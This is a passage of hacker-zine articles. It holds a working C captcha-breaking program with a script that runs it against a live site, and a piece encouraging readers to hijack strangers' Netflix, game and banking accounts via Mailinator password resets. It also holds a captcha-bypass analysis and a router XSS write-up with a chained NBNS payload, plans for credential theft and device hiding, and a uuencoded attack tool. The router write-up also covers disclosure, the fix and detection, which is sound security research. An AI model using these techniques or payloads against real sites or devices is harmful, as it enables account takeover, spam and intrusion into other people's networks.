            if (captcha[ti][td][k]!=255)
                t++;
        td++;
        for (k=0;k<3;k++)
            if (captcha[ti][td][k]!=255)
                t++;
        if (t<__MIN)
            for (k=0;k<3;k++)
                captcha[i][d][k]=255;
    }
}
}
}

void make_bw () {
    int i,d;
    for (i=0;i<40;i++)
        for (d=0;d<120;d++)
            if (captcha[i][d][0]!=255)
                bw[i][d]=1;
            else
                bw[i][d]=0;
}

void scan () {
    int i,d,k,j,c,coord[6][2][2];
    for (d=0,j=0,c=0;d<120;d++) {
        for (i=0,k=0;i<40;i++)
            if (bw[i][d])
                k=1;
        if (k && !j) {
            j=1;
            coord[c][0][0]=d;
        }
        else if (!k && j) {
            j=0;
            coord[c++][0][1]=d;
        }
    }
}
for (c=0;c<6;c++) {
    coord[c][1][0]=-1;
    coord[c][1][1]=-1;
    for (i=0;(i<40 && coord[c][1][0]==-1);i++)
        for (d=coord[c][0][0];d<coord[c][0][1];d++)

```

```

        if (bw[i][d]) {
            coord[c][1][0]=i;
            break;
        }
    for (i=39;(i>=0 && coord[c][1][1]==-1);i--)
        for (d=coord[c][0][0];d<coord[c][0][1];d++)
            if (bw[i][d]) {
                coord[c][1][1]=i;
                break;
            }
    for (i=coord[c][1][0],j=0;i<=coord[c][1][1];i++,j++)
        for (d=coord[c][0][0],k=0;d<coord[c][0][1];d++,k++)
            chars[c][j][k]=bw[i][d];
    dim[c][0]=j;
    dim[c][1]=k;
}
}

void read_pixels (int c) {
    int i,d,k,r;
    float arr[]={4,2,1.333333,1};
    memset (bpix,0,8*sizeof(int));
    for (k=0,i=0;k<4;k++) {
        for (;i<(int)(dim[c][0]/arr[k]);i++) {
            for (d=0;d<(int)(dim[c][1]/2);d++)
                bpix[k][0] += chars[c][i][d];
            for (;d<dim[c][1];d++)
                bpix[k][1] += chars[c][i][d];
        }
    }
}

char cmp (int c) {
    int i,d;
    int err,n,min,min_i;
    read_pixels (c);
    for (i=0,min=-1;i<28;i++) {
        n=abs(heights[i]-dim[c][0])*__HGT;
        for (d=0;d<4;d++) {
            n += abs(bpix[d][0]-table[i][0][d]);
            n += abs(bpix[d][1]-table[i][1][d]);
        }
        if (min>n || min<0) {
            min=n;
            min_i = i;
        }
    }
    return ch_list[min_i];
}

char *read_captcha (char *file) {
    char *str;
    int i;
    str = malloc(7*sizeof(char));
    load_image (file);
    clear_noise ();
    make_bw ();
    scan ();
    for (i=0;i<6;i++)
        str[i]=cmp(i);
    str[i]=0;
    return str;
}

int main (int argc, char *argv[]) {
    printf ("%s\n",read_captcha ("test.ppm"));
    return 0;
}

```

Oh, if you want to have some fun and the staff is so kind as to leave

captcha.php (now captcha_old.php) you can run this PHP script:

```
<?
file_put_contents ("a.jpg",file_get_contents
  ("http://www.phrack.com/captcha_old.php"));
system ("convert -compress None a.jpg test.ppm");
system ("./captcha");
?>
```

I'm done, thanks for reading :)!

darkjoker - darkjoker93 _at_ gmail.com

|=[0x02]=---=[The Dangers of Anonymous Email - DangerMouse]=-----=|

In this digital world of online banking, and cyber relationships there exists an epidemic. This is known simply as SPAM. The war on spam has been costly, with casualties on both sides. However finally mankind has developed the ultimate weapon to win the war... email anonymizers!

Ok, so maybe this was a bit dramatic, but the truth is people are getting desperate to rid themselves of the gigantic volumes of unsolicited email which plagues their inbox daily. To combat this problem many internet users are turning to email anonymizing services such as Mailinator [1].

Sites like mailinator.com provide a domain where any keyword can be created and appended as the username portion of an email address. So for example, if you were to choose the username "trustnol", the email address trustnol@mailinator.com could be used. Then the mailbox can be accessed without a password at <http://trustnol.mailinator.com>. There is no registration required to do this, and the email address can be created at a whim. Obviously this can be used for a number of things. From a hackers perspective, it can be very useful to quickly create an anonymous email address whenever one is needed. Especially one which can be checked easily via a chain of proxies. Hell, combine it with an anonymous visa gift card, and you've practically got a new identity.

For your typical spam adverse user, this can be an easy way to avoid dealing with spam. One of the easiest ways to quickly gain an inbox soaked in spam is to use your real email address to sign up to every shiny new website which tickles your fancy. By creating a mailinator account and submitting that instead, the user can visit the mailinator website to retrieve the sign up email. Since this is not the users regular email account, any spam sent to it is inconsequential.

The flaw with this however, is that your typical user just isn't creative enough to work with a system designed this way. When creating a fresh anonymous email account for a new website a typical users thought process goes something like this:

- a) Look up at URL for name of site
- b) Append said name to mailinator domain
- c) ???
- d) Profit

This opens up a nice way for the internet's more shady characters to quickly gain access to almost any popular website via the commonly implemented "password reset" functionality.

But wait, you say. Surely you jest? No one could be capable of such silly behavior on the internet!

Alas... Apparently Mike & Debra could.

"An email with instructions on how to access Your Account has been sent to you at netflix@mailinator.com"

"Netflix password request

"Dear Mike & Debra,
We understand you'd like to change your password. Just click here and follow the prompts. And don't forget your password is case sensitive."

;) ?

At least security folk would be immune to this you say! There's no way that gmail@mailinator.com would allow one to reset 2600LA's mailing list password...

As you can imagine it's easy to wile away some time with possible targets ranging from popular MMO's to banking websites. Just make sure you use a proxy so you don't have to phone them up and give them their password back... *cough*

Have fun! ;)

--DangerMouse <Phrack@mailinator.com>

P.S. With the rise in the popularity of social networking websites mailinator felt the need to go all web 2.0 by including a fancy list of people who "Like" mailinator on Facebook. AKA a handy target list for a bored individual with scripting skillz.

References:

- [1] Mailinator: <http://www.mailinator.com>
- [2] Netflix: <http://www.netflix.com>

|=[0x03]=---=[Captchas Round 2 - phpc0derZ@phrack.org]=-----=|

[Or why we suck even more ;>]

Let's face it, our lazyness got us ;-) So what's the story behind our captcha? Ironically enough, the original script is coming from this URL:

<http://www.white-hat-web-design.co.uk/articles/php-captcha.php> <-- :))))))

8<----->8

<?php

session_start();

```
/*
 * File: CaptchaSecurityImages.php
 * Author: Simon Jarvis
 * Copyright: 2006 Simon Jarvis
 * Date: 03/08/06
 * Updated: 07/02/07
 * Requirements: PHP 4/5 with GD and FreeType libraries
 * Link: http://www.white-hat-web-design.co.uk/articles/php-captcha.php
 *
 * This program is free software; you can redistribute it and/or
 * modify it under the terms of the GNU General Public License
 * as published by the Free Software Foundation; either version 2
 * of the License, or (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details:
 * http://www.gnu.org/licenses/gpl.html
 */
```

```
class CaptchaSecurityImages {
```

```
var $font = 'monofont.ttf';

function generateCode($characters)
{
    /* list all possible characters, similar looking characters and
    * vowels have been removed */
    $possible = '23456789bcd fghjkmnpqrstvwxyz'; $code = ''; $i = 0;
    while ($i < $characters) {
        $code .= substr($possible, mt_rand(0, strlen($possible)-1),1);
        $i++;
    }
    return $code;
}

function CaptchaSecurityImages(
    $width='120',
    $height='40',
    $characters='6')
{
    $code = $this->generateCode($characters);
    /* font size will be 75% of the image height */
    $font_size = $height * 0.75;
    $image = imagecreate($width, $height)
    or die('Cannot initialize new GD image stream');
    /* set the colours */
    $background_color = imagecolorallocate($image, 255, 255, 255);
    $text_color = imagecolorallocate($image, 20, 40, 100);
    $noise_color = imagecolorallocate($image, 100, 120, 180);
    /* generate random dots in background */
    for( $i=0; $i<($width*$height)/3; $i++ ) {
        imagefilledellipse($image,
            mt_rand(0,$width),
            mt_rand(0,$height),
            1,
            1,
            $noise_color);
    }
    /* generate random lines in background */
    for( $i=0; $i<($width*$height)/150; $i++ ) {
        imageline($image,
            mt_rand(0,$width),
            mt_rand(0,$height),
            mt_rand(0,$width),
            mt_rand(0,$height),
            $noise_color);
    }
    /* create textbox and add text */
    $textbox = imagettfbbox($font_size,
        0,
        $this->font,
        $code)
    or die('Error in imagettfbbox function');
    $x = ($width - $textbox[4])/2;
    $y = ($height - $textbox[5])/2;
    imagetfttext($image,
        $font_size,
        0,
        $x,
        $y,
        $text_color,
        $this->font ,
        $code)
    or die('Error in imagetfttext function');
    /* output captcha image to browser */
    header('Content-Type: image/jpeg');
    imagejpeg($image);
    imagedestroy($image);
    $_SESSION['security_code'] = $code;
}
```

```
}  
  
$width = isset($_GET['width']) && $_GET['width']<600?$_GET['width']:'120';  
$height = isset($_GET['height'])&&$_GET['height']<200?$_GET['height']:'40';  
$characters = isset($_GET['characters'])  
&& $_GET['characters']>2?$_GET['characters']:'6';  
  
$captcha = new CaptchaSecurityImages($width,$height,$characters);  
  
?>  
8<----->8
```

The reason why this particular script was chosen was lost in the mist of time so let's focus instead on the code:

----[1 - Oops

OK so darkangel was right, the script is *really* poorly designed:
-> The set of possible characters is limited to 28 characters
-> The characters are inserted in the image using `imageTtfbbox()` with (amongst other things) a fixed `$font_size`, a predictable position, etc.
-> The noise itself is generated using lines and circles of the same color (`$noise_color`) which makes it trivial to remove.

Ok so we knew that it was crappy but there is even more. `darkjoker`'s approach can be seen as a dictionary attack applied when the noise has been removed. There is much more simple: since the characters are not distorted, we can easily recover them using an OCR software. Luckily there exists a GNU one: `gocr`. We tested it against the `imageTtfbbox()` function and without surprise ... it worked.

Hey man, it wasn't worth to spend that much time :>

----[2 - Oops (bis)

We located two interested things in the script and if you're a proficient PHP reader then you've probably noticed them too... ;-)

- a) The number of characters inserted in the image is user controlled. If an attacker calls `http://phrack.org/captcha.php?characters=x` then he can generate a captcha with X characters ($x \geq 2$). This shouldn't be an issue itself since `captcha.php` is called by the server. However it is because...
- b) The script includes an interesting line:
`$_SESSION['security_code'] = $code;`
This clearly means that the PHP session will only keep track of the *last* `$code`. While this is a normal behavior (some captcha aren't readable at all so the user must be allowed to refresh), this will be at our advantage.

This gives us the opportunity to mount a new attack:

- > I'm a spam bot and I'm writing some shit comment about how big & hard your penis will be when you will purchase my special pills. A PHP session is created.
- > A captcha is loaded and because I'm a bot I can't fucking read it. Too bad for me.
- > Within the same session I call `captcha.php` with `?characters=2`. With a probability of $1/(28*28)$ I will be able to predict the code generated. I'll try as many times as required until I'm right.
- > I will most likely succeed in the end and some poor desperate guy may purchase the pills.

We've changed the captcha mechanism, the old one being `captcha_old.php`

----[3 - Conclusion

Who knows if spammers are reading phrack? One thing is sure: the script is very present on Internet... Yes you should patch xD

```
|=[ 0x04 ]=---=[ XSS Using NBNS on a Home Router - Simon Weber ]=-----=|
```

```
--[ code is appended, but may not be the most recent. check:  
https://github.com/simon-weber/XSS-over-NBNS  
for the most recent version. ]--
```

```
--[ Contents
```

- 1 - Abstract
- 2 - Test Device Background
- 3 - Injection Chaining Technique
- 4 - Device Specific Exploits
 - 4.1 - Steal Router Admin Credentials
 - 4.2 - Hide a Device on the Network
- 5 - Tool
- 6 - Fix, Detection and Prevention
- 7 - Applications
- 8 - References

```
--[ 1 - Abstract
```

For routers which:

- 1) use NBNS to identify attached devices
- 2) list these devices on their web admin interface
- 3) do not sanitize the names they receive

there exists a 15 character injection vector on the web interface. This vector can be exploited by anyone on the network, and will affect anyone who visits a specific page on the web administration interface. Using multiple injections in sequence separated with block comments, it is possible to chain these injections to create a payload of arbitrary length. This can be used to gain router admin credentials, steal cookies from an admin, alter the view of attached devices, or perform any other XSS attack.

The real world application of the technique is limited by how often admins are on the web interface. However, coupled with some social engineering, small businesses such as coffee shops may be vulnerable.

```
--[ 2 - Test Device Background
```

I got a Netgear wgr614 v5 for less than \$15 shipped on eBay. This is a common home wireless B/G router. Originally released in 2004, its EOL was about 5 years ago [1].

The web admin interface is pretty poorly built (sorry, Netgear!). If you poke around, you'll find a lot of unescaped input fields to play with. However, none of them can really be used to do anything interesting - they're one time injection vectors that other users won't see.

However, there is one interesting page. This is the "attached devices" page (DEV_devices.htm). It shows a table of what's connected to the router, and looks something like this:

| # | Name | IP | MAC |
|---|------------|--------------|-------------------|
| 1 | computer_1 | 192.168.1.2 | 07:E0:17:8F:11:2F |
| 2 | computer_2 | 192.168.1.11 | AF:3C:07:4D:B0:3A |
| 3 | -- | 192.168.1.15 | EB:3C:76:0F:67:43 |

This table is generated from the routing table, and the name is filled in from NBNS responses to router requests. If a machine doesn't respond to NBNS, takes too long to respond, or it gives an invalid name (over 15 characters or improperly terminated), the name is set to "--". The table is refreshed in two ways: automatically by the router at an interval, and by a user visiting or refreshing the page.

A quick test showed that the name in this table was unescaped. However, this only gets us 15 characters of payload. I couldn't manage to squeeze a reference to external code in just 15 characters (maybe someone else can?). Executing arbitrary code will require something a bit more sophisticated.

--[3 - Injection Chaining Technique

The obvious way to get more characters for the payload is by chaining together multiple injections. To do this, we need a few things:

- 1) A way to make multiple entries in the table:
This is easy, we just send out fake responses for IP/MAC combinations that don't already exist on the network.
- 2) A way to control the order of our entries:
Also easy: the table orders by IP address. We'll just use a range of incremental addresses that no one else is using.
- 3) A way to chain our entries around the other html:
Block comments will work for this. Our injections will just open and close block comments at the end and beginning of their reported names. For an illustration, imagine anything between <> will be ignored on the page, and our name injections are delimited with single quotes:

```

                '[name 1] <' [ignored stuff]
[ignored stuff] '> [name 2] <' [ignored stuff]
                ...      '> [name 3] <'      ...

```

Great, that was easy. What kind of block comments can we use? How about html's?. This could work, but it has limitations. First off, -- or > anywhere in the commented out html will break things. Even if this did work, we'd have to be careful about where we split things, and the comments would take up about half of a 15 char name.

Javascript's c-style block comments are smaller and more flexible. They can come anywhere in code, so long as it isn't the middle of a token. For example,

```

        document/* ignored */.write("something")

is fine, while

        docu/* uh oh */ment.write("something")

breaks things.

```

We also just need to avoid */ in the commented out html, which should be much less likely to pop up than >. To use javascript block comments, we'll obviously need to use javascript to get our payload onto the page. Call it our "payload transporter". This will work just fine:

```
"<script>document.write('[payload]');</script>"
```

So, then, the first thing to do is fit our transporter into 15 char chunks to send as our first few fake NBNS names. Being careful not to split tokens with comments, our first 3 names can be:

```

<script>/*
*/document.//*
*/write(/*

```

This will open the write command to inject our payload. Now we need to

package the payload into the transporter in some more 15 char chunks. Since strings are tokens, we can't split one big string with block comments. We need to split up the payload into multiple strings and introduce more tokens between them. To do this, I leveraged the fact that document.write can take multiple arguments, which it will write in order - the commas that split parameters will be our extra tokens. String concatenation would work, too. So, our payload will be packaged into the transporter like:

```
'first part of payload', /*
*/ 'second part of payload', /*
*/ 'third part...', /*
    ...
*/ , 'last part'); /*
```

It's easy to control the length of the strings to fit into the 15 char length (we've just got to be careful about quotes in our payload). Lastly, we just need to close the script tag, and we're done. We now have a way to write an arbitrary length payload onto the attached devices page. Putting it all together, here's an example of what our series of fake NBNS responses could be if we wanted to get '<script>alert("test");</script>' onto the page:

Spoofed NBNS Name	IP	MAC
<script>/*	192.168.1.111	00:00:00:00:00:01
/document./	192.168.1.112	00:00:00:00:00:02
/write(/	192.168.1.113	00:00:00:00:00:03
/'<script>',/	192.168.1.114	00:00:00:00:00:04
/'alert('\'',/	192.168.1.115	00:00:00:00:00:05
/'test\');',/	192.168.1.116	00:00:00:00:00:06
/'</script',/	192.168.1.117	00:00:00:00:00:07
/'>');/	192.168.1.118	00:00:00:00:00:08
*/</script>	192.168.1.119	00:00:00:00:00:09

There are a few other practical considerations that I found while working with my specific Netgear router. It will use the most recent information it has for device names. This means that we have to send our payload every time that requests are sent out. It also means that for some time after we stop injecting, the device listing is going to have a number of '--' entries; the router is expecting to get names for these devices but sees no response. To hide our tracks, we could reboot the router when finished (this is possible by either injection or after stealing admin credentials, which is detailed below).

We also have to be careful that a legitimate device doesn't come on to the network with one of our spoofed IPs or MACs. This could possibly break our injection, depending on the timing of responses.

One last thing to keep in mind: the NBNS packets need to get on the wire quickly, since the router only listens for NBNS responses for a short time. Thus, smaller payloads (which fit into less packets) are more likely to succeed. You'll want to create external javascript to do any heavy lifting, and just inject code to run it. When a payload fails, earlier packets will get there and others won't, leaving garbage in the attached devices list.

--[4 - Device Specific Exploits

Naturally, anything that can be done with XSS or javascript is fair game. You can attack the user (cookie stealing), the router (injected requests to the web interface are now authed), or the page itself. I created a few interesting examples that are specific to the Netgear device I had.

-----[4.1 - Steal Router Admin Credentials

On the admin interface, there is an option to backup and restore the router settings. It generates a simple flat file database called netgear.cfg. This file itself is actually rather interesting. It seems to be a plaintext memory dump, guarded from manipulation by a checksum that I couldn't figure out (no one has cracked it as of the time this was written - if you do, let me know). In it, you'll find everything from wireless keys to static routes to - surprise - plaintext administrator information. This includes

usernames and passwords for both the http admin and telnet super admin (see [3] for information on the hidden telnet console).

It's easy to steal this file via XSS in the same way that cookies are stolen. The attacker first sets up a listening http server to receive the information. Then, the injection code simply GETs the file and sends it off to the listening server.

With admin access to the router, the attacker can do all sorts of things. Basic traffic logging is built-in, and can even be emailed out automatically. DoS is possible through the router's website blocking functions. Man in the middle attacks are possible through the exposed dhcp dns, static routing and internet connection configuration options.

-----[4.2 - Hide a Device on the Network

The only place that an admin can get information about who is on the network is right on the page we inject to. Manipulating the way the device list is displayed could provide simple counter-detection against a suspicious administrator.

For this exploit, we inject javascript to iterate through the table and remove any row that matches a device we're interested in. Then, the table is renumbered. Note that we don't have to own the device to remove it from the list.

Going one step further, the attacker can bolster the cloak of invisibility. Blocking connections not originating from the router is an obvious choice. It might be wise to block pings directly from the router as well.

--[5 - Tool

I used Scapy with Python to implement the technique and exploits described above and hosted it on Github [2]. You can also specify a custom exploit that will be packaged and sent using my chaining technique. I also made a simple python http server to listen for stolen admin credentials and serve up external exploit code. Credit goes to Robert Wesley McGrew for NBNSpoof; I reused some of his code [4].

To combat the problem I described earlier about sending packets quickly, I listen for the first request from the router and precompute the response packets to send. These will be sent as responses to any other requests sniffed. You'll notice this if you use my tool; a "ready to inject" message will be printed after the responses are generated.

If you look at my built-in exploits, you'll see they each use a loadhelp2 function as the entry point. This is just an easy way to get them to run when the page is loaded. The router declares the loadhelp function externally, and runs it on page load; I declare it on the page (so my version is actually used), and use it to launch my external loadhelp2 code. Then, the original code is patched on to the end, so the user doesn't notice.

--[6 - Fix, Detection and Prevention

To close the hole, Netgear would only need to change some web backend code in the firmware to escape NBNS names. I contacted Netgear about this. They won't make a fix for this specific model - it already saw its support EOL - but they are checking their newer models for this flaw as of September 2011 [1].

So, if you have this router, know that a fix isn't coming. While it may be difficult to initially detect that a device you own is being attacked, once you suspect it there are simple ways to verify it:

- check the source of the affected page; you'll see the commented out device entries with suspicious names

- use the hidden telnet interface. This will show the many fake IPs that are generated when packing a payload.

as a last resort, watch network traffic for malformed NBNS names

Also, keep in mind that you can only be affected when checking your router's configuration. You could protect yourself completely by never visiting the web administration interface.

--[7 - Applications

Of course, this technique's practical application is limited to how often users check their router admin pages. However, when coupled with some social engineering, I could imagine a vulnerability for small businesses like coffee shops.

These locations commonly offer wireless using off-the-shelf hardware like my Netgear router. Getting on their network is easy - it's already open. At this point, the attacker starts the exploit, then convinces an employee to check the admin pages (maybe "I'm having some strange issues with the wireless...Can you check on the router and see if my device is showing up?"). I'm sure a practiced social engineer would have no trouble pulling this off.

As far as applying this beyond the home networking realm, a good place to start would be investigating this technique on other routers or better firmwares like DD-WRT or Tomato. That would at least determine if this is a common flaw. I didn't have another device to play with (the wgr614v5 doesn't work with other firmware), so I'll leave it for someone else to try.

I'm doubtful that other applications very different from what I described exist. Router administration pages simply aren't viewed very much. However, the broader idea of XSS through spoofed NBNS names might be applicable to a different domain. Anywhere there is a listing of NBNS names, there is the possibility of an injection vector.

--[8 - References

- [1] private communication with Netgear, September 2011
- [2] <https://github.com/simon-weber/XSS-over-NBNS>
- [3] <http://www.seattlewireless.net/NetgearWGR614#TelnetConsole>
- [4] <http://www.mcgrewsecurity.com/tools/nbnspoof/>

October 2011
Simon Weber
sweb090_at_gmail.com

```

begin 644 xss_over_nbns.tgz
M'XL(`(D#G4X``^P^W/;1L[]67_%'CWWD4HI2G)BIZ=8GKJ)TWJ:.J[MS-V-
MJ]&LR)7%A"(9/BRK^?*_'X!)\''YD;NV]SU.T);2/@'L%L''6&S)!#]KW[?
MSP``S_?VZ"]\VG_I^W"X^SY[F"X^W3_J\%P\ .SYX"NV]SO319\R+WC&V%=9
MDA3WC7NH_W_IQ[?]CV=Q/@WC)\(ODLQ+U[\Q#MS@_6?/[MC_X=/=_6%K_Y\^
M'^Q^Q0:_ ,1U;/_/_/]W_G3_TRS_JS, .Z+^( :EZV*1Q)V=S@YK"\6(G7YW>L%D
M2YC$;)D$9238/,E8F0O&KWD8YP4[%<6U') :NKK/]X; .;/0#U,DG767B)*CS
MLLM@EX?L(EP"B+^*F<C80;X2L\%?!M)>+WD8>7ZR/*1)@6!I.8O"?"$5L8!
M#/W^[ ,W-[@N6"\ '>G+P\ /KTX9O,P$D3PRT$8<&*A)TG'+8'Z'DDUNPG__M,
MK(A.7%. :)'-8#G, &3WN[SWN[8]NZ+])@)KB%>;(4+)FS19@S5'T/X/X'W\,8
MIB\YKGL$32N"_.W2OP;(N?#++"S62#CT+8HB'?7[6_HZ.Q=EFF8BSUFQ$.SD
M[&.:?Q0G+DK(0;,6S.(RO1WI^(?R%=YL7(O-B4?2+, ,W[N9K>RWV>KGMA>K/?
M4_/ZG7"9)K#H*+F^AM\]=>[%L4;^"HRQZ)97E;&1;@45M?+H4O<B,C18X_/
MS]^>=SN=>98LF1S-HX@IR$\Z'3_B0/R)$HI1AS&V\WTB<C83P!]|RTKY.DIX
M"QC29G!3_#*#P<^L/QT:NQ<OM8+#Y[_'L_!W:G0[!?)N*F/$X8'Z4H&@9
MH$Z!.Q-*!K[G-SSWLS`MF%5D'+<V'W[!RA#(V='+'Z>$TK$/Y+##_A/;_04[
M:Q_[23]('_ (IXL*[HW%\6R@<Z.QV#.3+HY,W'/E)_Z"O@-NN['[$G$U!<\)B
M.G5R$<U==B.R&2S$96$Z01:QRY;<EU^X7Y0\FH8I],5'_ )S[, $PMUY6RD4%W
M=M=Z3(LBP+!)V#Q/'8&?7LJ%X)GUBG4#'.^P)_1<9A(#*.%R"_T%30_LSY!\%0
MN&!\SG#G/4"AP*D_N'C/D,+&%5GU`89^&&"^UP>8M<(\[T^0._R6#.@WJEX
M")WJ6Z>!7"Y\K#A0[ ]*,&&N6-" :"/J5)G( , ,C)EI$@NSA:'GM'N&\WD<SN=.
MB*L:-Q?L@V"KV.K#%+B/>D+G&*6FP/3Q7C@IEDL)P'?IU(G*FG!WU.U9"4Q

```

MF?A8BKPPHK!M_V\$!60B\$)W.E97IW0U!:DMF&0H)A7!1+Z`F+14UWC.R<BZ+,
M8@;VMD`019E&`-R1H%TPA[#<N,B[!]J3IU[.-'IZIZ=HR`@]`O!P7)[JAFM
M,+9,TU" `I("1T-;,\$,PH[JC30P/=X"C8A<!PE*,`P39!C>%4![C9^5\$0=HU4#
MU@&#<(E`7@Z&#TZQCV52"+3S=99Y<(2P6`CB79`P,CXP`0A?"LOU`H`9V#D#
M0&4&:A\$`U(+6"886&?PBJ`TTFAD;@\@2F\$8@4(YE6RZS?OG%MKH=0_Q?:4M;
M)*K.*/\$!S\$#]6BW@4*2V`Q:)V-%"Q`KL>8V[FH,PTWK2MRWVM09[!7-`\._7
MWTR@T;+=_A/KG]T5(SBUK]T*%&+Y]9A]LWV9<.`43,J*(V+@L<`C\$ZQ]&"&C
MX5A=\KRKN?#`@N1:NB^JQ?P6*^G41+L`NNX2;3PQ_FG1K@!W&S^ZE2:2]AJH
MQKA4!D>9EO1#4;<F/X#!`F\$AZX8LY>0EZ7.[INOA`%A?X`0T8A%?@T^!+N`/
MI<C6YY+0;F. !2%M-LY_;H^POV7VQP^PWX_K71`Q\$*[-MK`N7ZU!#P=<N0
MRZP4-;#UTZ\$V.@7=*U`%`<1[>O33\?3R_`1Z\JJ+4C"RW&HH`"'8M=D&@/5S
M?62+HFk4>7V4:KLX?SDB\$:QS[.0,`*_ ,1QK8JXO+[0,"V/+`D6?CPD:6K:#\
M_. [XXO+D[>D4FZ`-MNR`B7\`\$*#.<YR1?`4OB:(V&3Q\`Z#B,E%_`CDY?@:>6
MC,"G9F_/V2P#!?!D8V>YHNDC()IIH`U=WW+<I%AXZU\K,8\$(`[;!@\$.PU>
M\$K!QVZG!8]N1, ,9M=P44&WNN\#]>!EH2.+9GHQP-P.;`>MW; _J-GF[L482
MV_J(N@PW!M<\[9RJXR=*D@_\,#G=P48R28SLY(3&/PE_U:8\;0LN9E6\$4;#LL
M\$. [1`'`<*.^=A!JO&F,#%8PT=?K);7I-K+6=>)DNM);<=JLJB:> \&ML=M.`O=
MK=H\$9_=:KHXHL3KW2?`.^=5\KA8#^YF6!<S+PT`R!B7>LWQEW2.I\#9G)4I
MD"-/[2B)(4[2S,I=8B*]<]N!NX7+RTO<Q=@-`6C0!AN-AXS<0,9U)FL;L:M+H
MPU-"LZ@Z1LA%:'`"ON41B;ARD3C5UJR.J?>/QH-N?>[>EW\$*W/I,LQGJ]0^R[
M`#*U<*`-0L,:DBF5#J5>?"19CAZ`OD=U4N+@[HAFF\8M5(3H#P[30X_0+R2
M&TFMLE\$8350;!]J_Q+;W`IPWUIURZR3M-+US<R*WW`.SD-J)>@83T#LG[P\5
M-(?#E#RI*R[*YG5X(V(-K.V(\RUG<"Q6,GZJ!3U>+&[1\ :Y&0)RCAZB01X_1
M9ER%\$)7!:/E#/,T8.C,`K.=8TP>&TX5_QPI%MSVG/V8G9XT9;6MMID-`NV7V
MNU=G#@7Q8XB=W\$!_VS:T[7@XM0-^\$ _V&FU+W!S8B_JT?<ES&X+;L#0:/F_`S
MJY=OWYU>CA\Y_.A4#W\%;OCIQ9=!/ _`BX0T?X#`\;\$QX'(Z+=Z)]G_SM,<#E
MR\$?RY=V;>U^_RLN_GWN9*G`"%^)X^>;HXN^+D-` ,K@2S107.^<JI18>G?"F#
MU5P%I"D/\O`P,)APW"?^0N>Y)=:QV4455\$H>B<.#.BQEL%PBA=9[>P5]0#
M#5U/Q;`FVL\$8OF;C*0@+T)`4Z3X;`O%;B.&(#`PULD*`XVF6%(F?1-X=<4WG
MWTYP_S_VH?N?((-SZ`>X^%&?^`^)_=@?[P_W6<_NTV?_N?_Y0SYWW_\8H=BX
M^)\$]YD*E?DE\$+C,UYB*3T_`^0^Q]]^Y&O<_T5;%22%OI7L0"/!UU", [1&9:-)
MKZ;30></*(H=Z=SM[.R`%UQ@Q\$!I)UAI%\$(T!EB`* [G`C@(* (Y9X\$Z(:\ :HB
M3?(\G\$6"S=;L/8@;XX%. \$BX9^%B"FF+;`-`PV!\DJ!O,=)2L/4<H+D0M*`Q;`
MLASLM[\0B`Z3F(2&1S)6F6,4C6B`<EY&F#9:B!`B&K">`K.6N<P18]L-CTKI
MAT)82D<!<(-@3XMD&N-A,F?:F`UCC^`_TNW>O!RI/G:. `WD)G"MCQ5?[,U&_
M!2R,SW`\B;]ME]T#.\2Q)LJY?RPG.G3L?O_8.8[%&Q`8"32+X/[A"QR^2/("
M=D,O\=X)2P,?_?"`\$11\$>U@Q%<P=6&N%HS+J+^+\$ \$^3A%!;CWCPQHK1!\$
M3X`KRUQM);HO82: "J19##`!M1`I[Y"+S7>2JBTN9T`RZF(L@V%!3T-6(`^ (6
M0(`T:HG&53ZA2(`BX4`)]T&L<Z+=P?^&H,*T;I,Z; ,WIPB=UV@2XFXN0LW>.
MB/\$, &0^>R1)-\$T23#D1.E&&IWS>BT6&(Q37W)=SW15IP5`2U4I)V5#D`8`9>
MXT5YC.(#YDS<IE\$2KE;AZINH+9P;4I8*M9%;`3`XB*5\$JY)42Y5SA[`ECJ(
MP=TZEW`XS`\$A<;O=[EW280\1C`VK` `7CP3*,O?>Y?3](!V351?WI(OR<X-^-
M8)<0D.QER2I_#`@49H!+X`.%"CZ?&6;9M/'&K!)=2VN#C>:5F&URC=">9_L
M&GDF3Q!/_G`@:/&@X^9J.)JXEB73!VU15`**J8Y`1`?62(.Y"PB, (. \$1MRA<
MFDH0WV(*Q^]TQH-IF?-KX5@G,5CT,#"+LZ08Z',(). `SVV?&;\$1@HUS;L!BE
MU7B2)[!LQ1R3>]HY*^FB;`YQ`1V>S.[I6,!H<W(UG#12F;(#57@[<VK]&T7=
MU:9&T_)I)DV%5\$3_F.AWPF; ;[H4`E"RLE"2(7.SH(28BX+[" :B9KP_]WF)
M3LUJ(6+X`M`QK82F?FOQT& ;)E%C2K23U6-YT03"4"JRN@4DU9^!5\$ML%WF\$F
M*]B8>9\$@2BSA!58A-_ODY4WM4E4^.#D724O.PJUMI`&WZ`Z`DP)"8T%+X/\`
MNCE-J)OUPCP09SE=-Q6.%D<ETMW[R/H)9B(+6XY>9,X7C/4>2K\<![Z4FD-
MD<S!1+D.*A, ,1\$,PX=6RT!-2.SRCN2B&6>L5(5\$)GP!CFY`=QL\$IX0CMEM?
M/LHF2B(:)V.;`<=(,^8!;MQI`YOV^TI+<L,WF\$Q`\ [Z,H7)ZS_"LP6`\$5/=S
ME1/9-)>UQ;<<F[IE;:JBH;XY`170&@Q&S7\H8UO7QYTPQ@D?<@ \$QQPS]J@4
M/@=/`&!Y#R.YJ\LC2"HKJA>E7=U`+\$</G=0OL#2<EB?`"' "M&154!?.@1N0
M6BYJ@P>59SQI3]MP)>^<: `S521P: `:%CA.Z<=`F\$`0SU22N=GRDG`9XB`P"#
M+) [1V@.-HZ;P0\OD:C!A?Y+ND=OHU:HD*?JN?>-%-'&BJNC!%BBWR]M@:5VO
M<*`V*1WI,T[<3JM353ML]\ (;C\EKJMAU4`85]8G\$P=]QKJ/3]5.E%GTV9K8
MGBP_=,RXL4%5A5`3Z8R:B>-[E=;GU%LG7X.P2IZJ, :4N-CB8F8\NR5*\$=
MWK&.+57)^`EY^;FO6#]]G<_ :9=ZBG[T9^00U-#I0KUY&<M<`X)>B"AUYM+;
MYK&_P&_=3Y]TUVZ[SV6?@+HISS*^_MQ]\?FS`0\4-@RN9BM2.+Y3?;8;Z<8:
MQH\RUX,[0!EJQQ7`E55`IV#^J*`.C*#3M&4Z:IU@_)7:M*EHW^Z;4]D_F`0_
M; &7ZM;+"Q&961^=UG4W#YRH"78W5W6HO:JU5\$%]O-3)4:ZO)=<TS.B_CAFE1
